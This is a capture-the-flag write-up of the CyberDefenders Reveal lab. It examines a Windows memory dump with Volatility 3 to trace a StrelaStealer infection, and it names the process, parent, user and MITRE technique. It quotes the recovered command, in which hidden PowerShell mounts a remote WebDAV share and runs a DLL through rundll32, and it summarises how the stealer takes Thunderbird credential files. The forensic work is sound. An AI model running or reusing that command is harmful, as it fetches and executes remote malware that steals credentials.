
CyberDefenders: Reveal Lab

The following writeup is for Reveal Lab on CyberDefenders, it involves investigating a memory dump using Volatility 3.

Scenario: You are a forensic investigator at a financial institution, and your SIEM flagged unusual activity on a workstation with access to sensitive financial data. Suspecting a breach, you received a memory dump from the compromised machine. Your task is to analyse the memory for signs of compromise, trace the anomaly's origin and asses its scope to contain the incident effectively.


Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?

I am going to start off by using the pstree plugin to get the list of processes that were running on the machine and save it to a csv file:



```
python .\vol.py -r csv -f .\192-Reveal.dmp windows.pstree > rev_out.csv
```

I then opened up the csv file in Timeline Explorer to sift through the results and look for any suspicious processes. After looking through the results, I can see powershell.exe running, which in and of itself isn't malicious (it is suspicious for this workstation), however, if we go to the cmd column we can see something that looks very suspicous:




```
powershell.exe  -windowstyle hidden net use \\\\45.9.74.32@8888\\davwwwroot\\ ; rundll32 \\\\45.9.74.32@8888\\davwwwroot\\3435.dll,entry
```

This command is executing PowerShell without displaying the PowerShell window, and then appears to be using Rundll32 to load a remote DLL for a network share. Therefore, the answer is powershell.exe.

Knowing the parent process ID (PPID) of the malicious process aids in tracing the process hierarchy and understanding the attack flow. What is the parent PID of the malicious process?

Fortunately, we can already see the PPID in the output of the pstree command:




PID	PPID	Image File Name
ABC	ABC	ABC
588	484	winlogon.exe
752	588	fontdrvhost.ex
3616	588	userinit.exe
3656	3616	explorer.exe
6368	3656	vmtoolsd.exe
5488	3656	msedge.exe
5792	5488	msedge.exe
5088	5488	msedge.exe
1920	5488	msedge.exe
5540	5488	msedge.exe
6404	5488	msedge.exe
5768	5488	msedge.exe
1200	5488	msedge.exe
4464	5488	msedge.exe
1880	5488	msedge.exe
5780	5488	msedge.exe
7540	5488	msedge.exe
10136	5488	msedge.exe
8720	3656	notepad.exe
5364	3656	thunderbird.ex
8332	5364	thunderbird.ex
4492	5364	thunderbird.ex
8600	5364	thunderbird.ex
3004	5364	thunderbird.ex
3644	5364	thunderbird.ex
5848	3656	SecurityHealth
956	588	dwm.exe
1728	6192	MicrosoftEdgeU
9112	4120	wordpad.exe
3692	4120	powershell.exe

The parent process in this instance is wordpad.exe.


Determining the file name used by the malware for executing the second-stage payload is crucial for identifying subsequent malicious activities. What is the file name that the malware uses to execute the second-stage payload?

We found this answer earlier in the Cmd field value for powershell.exe:




```
3435.dll
```

However, you can also use the command-line plugin like as follows:




```
python .\vol.py -f .\192-Reveal.dmp windows.cmdline
```



```
powershell.exe  powershell.exe  -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry
```

Identifying the shared directory on the remote server helps trace the resources targeted by the attacker. What is the name of the shared directory being accessed on the remote server?

The shared directory is visible in the command-line value of the powershell.exe process:




```
powershell.exe  -windowstyle hidden net use \\\\45.9.74.32@8888\\davwwwroot\\ ; rundll32 \\\\45.9.74.32@8888\\davwwwroot\\3435.dll,entry
```

davwwwroot

What is the MITRE ATT&CK sub-technique ID that describes the execution of a second-stage payload using a Windows utility to run the malicious file?

After doing some research regarding a Windows utility being used to run a malicious file, I came across T1218.011 aka System Binary Proxy Execution: Rundll32:



System Binary Proxy Execution: Rundll32

Other sub-techniques of System Binary Proxy Execution (14)

Adversaries may abuse rundll32.exe to proxy execution of malicious code. Using rundll32.exe, vice executing directly (i.e. Shared Modules), may avoid triggering security tools that may not monitor execution of the rundll32.exe process because of allowlists or false positives from normal operations. Rundll32.exe is commonly associated with executing DLL payloads (ex: `rundll32.exe {DLLname, DLLfunction}`).

Rundll32.exe can also be used to execute Control Panel Item files (.cpl) through the undocumented shell32.dll functions `Control_RunDLL` and `Control_RunDLLAsUser`. Double-clicking a .cpl file also causes rundll32.exe to execute.[1] For example, ClickOnce can be proxied through Rundll32.exe.

Rundll32 can also be used to execute scripts such as JavaScript. This can be done using a syntax similar to this: `rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https[:]//www[.]example[.]com/malicious.sct")"` This behavior has been seen used by malware such as Poweliks. [2]

ID: T1218.011

Sub-technique of: T1218

Tactic: Defense Evasion

Platforms: Windows

Defense Bypassed: Anti-virus, Application control, Digital Certificate Validation

Contributors: Casey Smith; Gareth Phillips, Seek Ltd.; James_inthe_box, Me; Ricardo Dias

Version: 2.3


Created: 23 January 2020

Last Modified: 14 October 2024


We know this to be the answer as rundll32 is being used to load 3435.dll.

Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?

We can use the getsids plugin to view the SIDs (Security Identifiers) associated with a process (in this case, powershell.exe aka PID 3692):



```
python .\vol.py -f .\192-Reveal.dmp windows.getsids | findstr "powershell.exe"
```



```
3692resspowershell.exe  S-1-5-21-3274565340-3808842250-3617890653-1001  Elon
3692    powershell.exe  S-1-5-21-3274565340-3808842250-3617890653-513   Domain Users
3692    powershell.exe  S-1-1-0 Everyone
3692    powershell.exe  S-1-5-114       Local Account (Member of Administrators)
3692    powershell.exe  S-1-5-32-544    Administrators
3692    powershell.exe  S-1-5-32-545    Users
3692    powershell.exe  S-1-5-4 Interactive
3692    powershell.exe  S-1-2-1 Console Logon (Users who are logged onto the physical console)
3692    powershell.exe  S-1-5-11        Authenticated Users
3692    powershell.exe  S-1-5-15        This Organization
3692    powershell.exe  S-1-5-113       Local Account
3692    powershell.exe  S-1-5-5-0-277248        Logon Session
3692    powershell.exe  S-1-2-0 Local (Users with the ability to log in locally)
3692    powershell.exe  S-1-5-64-10     NTLM Authentication
3692    powershell.exe  S-1-16-12288    High Mandatory Level
```


We can see that the username is Elon.

Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defences. What is the name of the malware family.

Fortunately we did find a nice network artifact/IoC in the PowerShell command:

`45.9.74.32`

If we enter this IP into VirusTotal, we can see that it's used by StrelaStealer:



16 / 94

Community Score -6

16/94 security vendors flagged this IP address as malicious

45.9.74.32 (45.9.74.0/24)
AS 207569 (I-servers Ltd)

SC

Last Analysis Date
13 days ago


Crowdsourced context

HIGH 1 MEDIUM 0 LOW 0 INFO 0 SUCCESS 0

Activity related to STRELASTEALER - according to source Cluster25 - 5 months ago

↳ This IPV4 is used by STRELASTEALER. StrelaStealer is actively stealing email account credentials from Outlook and Thunderbird, usually delivered in ISO.Upon execution, StrelaStealer searches the '%APPDATA%\Thunderbird\Profiles\' directory for 'logins.json' (account and password) and 'key4.db' (password database) and exfiltrates their contents to the C2 server.

You can also look at the graph view to come up with the same conclusion:



strelastealer

streeeeeellllllllllaaaaa lolz

Creation Date 2024-07-24 17:18:09
Last Modification Date 2024-07-24 17:56:25
Owner amira.ison
Files 45
IP Addresses 6

Click to select Double click to expand

This lab was extremely interesting and fun, I have recently undertaken a series of endpoint forensics challenges involving Volatility and I really enjoy them. Hopefully this writeup proves useful for someone out there.